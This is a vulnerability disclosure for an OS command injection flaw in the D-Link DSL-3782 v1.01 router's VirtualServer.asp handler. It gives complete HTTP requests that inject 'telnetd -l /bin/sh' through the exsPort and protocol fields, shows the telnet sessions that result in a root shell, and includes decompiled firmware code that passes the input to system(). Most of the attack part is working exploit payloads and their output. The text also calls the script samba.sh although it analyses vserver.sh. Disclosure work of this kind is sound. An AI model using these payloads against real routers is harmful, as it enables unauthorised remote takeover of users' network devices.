
Vendor of the products: D-Link

Affected products: DSL-3782 v1.01

Vulnerability Description


An OS command injection vulnerability was discovered in D-Link DSL-3782 v1.01, triggered by the inIP, insPort, inePort, exsPort, exePort and protocol parameters. This vulnerability allows attackers to execute arbitrary operating system (OS) commands via a crafted packet.

The interface that triggers the vulnerability



POC

send



You can see the Telnet service has been successfully started and connected, which could potentially lead to a complete compromise of the application and all its data, exposing it to severe security risks.


```
└─$ telnet 192.168.1.1 9993
Trying 192.168.1.1 ...
Connected to 192.168.1.1.
Escape character is '^]'.
# 
```

Similarly, the insPort, inePort, exsPort, exePort and protocol parameters can also trigger this vulnerability.

```
POST /cgi-bin/New_GUI/VirtualServer.asp HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 261
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/cgi-bin/New_GUI/VirtualServer.asp
Cookie: Language=en

sessionKey=1804289383&conn_type=ATM&buttonType=apply&editRow=0&enable_rules=Yes&scheduleValue
=-&inner_display=0&enable_vs_rules_ck=on&name=1&inIP=192.168.1.3&insPort=1&inePort=2&exsPort=
%0autelnetd -p 9990 -l /bin/sh%0a&exePort=4&protocol=ALL&pf_Schedule=Always
```

```
HTTP/1.0 200 OK
Content-type: text/html;charset=utf-8
```




```
└─$ telnet 192.168.1.1 9990
Trying 192.168.1.1 ...
Connected to 192.168.1.1.
Escape character is '^]'.
# ls
bin         etc         linuxrc     sbin        usr
boaroot     firmadyne   lost+found  tmp         var
dev         lib         proc        userfs
# 
```

```
POST /cgi-bin/New_GUI/VirtualServer.asp HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 259
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/cgi-bin/New_GUI/VirtualServer.asp
Cookie: Language=en

sessionKey=1804289383&conn_type=ATM&buttonType=apply&editRow=0&enable_rules=Yes&scheduleValue
=-&inner_display=0&enable_vs_rules_ck=on&name=1&inIP=192.168.1.3&insPort=1&inePort=2&exsPort=
3&exePort=4&protocol=%0autelnetd -p 9994 -l /bin/sh%0a&pf_Schedule=Always
```

```
HTTP/1.0 200 OK
Content-type: text/html;charset=utf-8
```



```
└─$ telnet 192.168.1.1 9994
Trying 192.168.1.1 ...
Connected to 192.168.1.1.
Escape character is '^]'.
# ls
bin         etc         linuxrc     sbin        usr
boaroot     firmadyne   lost+found  tmp         var
dev         lib         proc        userfs
# 
```

Code in cfg_manager

By using IDA to analyze cfg_manager, It can be seen that the vserver.sh script is concatenated into the system function and executed.

```
169     if ( v51 == v16 )
170     {
171       memset(v51, 0, sizeof(v51));
172       if ( isMultiSerPVC(v34) )
173         goto LABEL_10;
174       goto LABEL_23;
175     }
176   }
177 LABEL_9:
178   memset(v51, 0, sizeof(v51));
179   if ( isMultiSerPVC(v34) )
180 LABEL_10:
181     sprintf(&v51[8], "VirServerExt_PVC%de%s_Entry%s", v34, nptr, (const char *)&v33);
182   else
183 LABEL_23:
184     sprintf(&v51[8], "VirServer_PVC%s_Entry%s", v52, (const char *)&v33);
185   strcpy(&v51[40], "Active");
186   tcapi_get_req(a1, v51);
187   v8 = strcmp(&v51[72], "Yes");
188   v10 = atoi(nptr);
189   v9 = atoi((const char *)&v33);
190   sprintf((char *)v39, "%s del %d %d %d", "/usr/script/vserver.sh", v34, v10, v9);
191   system((const char *)v39);
```

Take a look at the content of samba.sh. The script retrieves the following parameters for execution, and these parameters correspond exactly to the fields in the front end, which are user inputs.

```
                    OPT=-A
                fi
        fi
  elif [ $1 = "del" ] ; then
        OPT=-D
  else
        if [ "$TCSUPPORT_MULTISERVICE_ON_WAN" != "" ] && [ "$TCSUPPORT_WAN_PTM" != "" -o "$TCSUPPORT_WAN_ETHER" != "" ]; then
                echo "usage: $0 [add/del] [PVC#] [Service ID#] [Rule#]"
        else
                echo "usage: $0 [add/del] [PVC#] [Rule#]"
        fi

        exit 0
  fi
fi

EXT_SPORT=$STARTPORT
EXT_EPORT=$ENDPORT
INT_IP=$LOCALIP
if [ "$TCSUPPORT_VIRSVR_APPL_AND_PROT" != "" ] ;then
PROTOCOL=$PROTOCOL
else
PROTOCOL=ALL
fi
if [ "$TCSUPPORT_VIRSVR_LOCAL_PORT" != "" ] || [ "$TCSUPPORT_VIRSVR_APPL_AND_PROT" != "" ] ;then
INT_SPORT=$LOCAL_SPORT
INT_EPORT=$LOCAL_EPORT
        if [ -z "$EXT_SPORT" ]; then
                echo "Ext start port is null"
                exit 0
        fi
        if [ -z "$EXT_EPORT" ]; then
                EXT_EPORT=$EXT_SPORT
        fi
        if [ -z "$INT_EPORT" ]; then
                INT_EPORT=$INT_SPORT
        fi
#       if [ "$Time" = "1" ] ; then
#               TIME_ARG=" -m time --timestart $Begin_tm --timestop $End_tm --days $Day "
#       fi
fi

# get ipmode (Single or Multiple)
IPMODE_CONF=/etc/nat_pvc$PVC/ipmode
if [ -f $IPMODE_CONF ] ; then
        chmod +x $IPMODE_CONF
```

Therefore, the attacker can craft specific inputs via these parameters to carry out an OS command injection attack.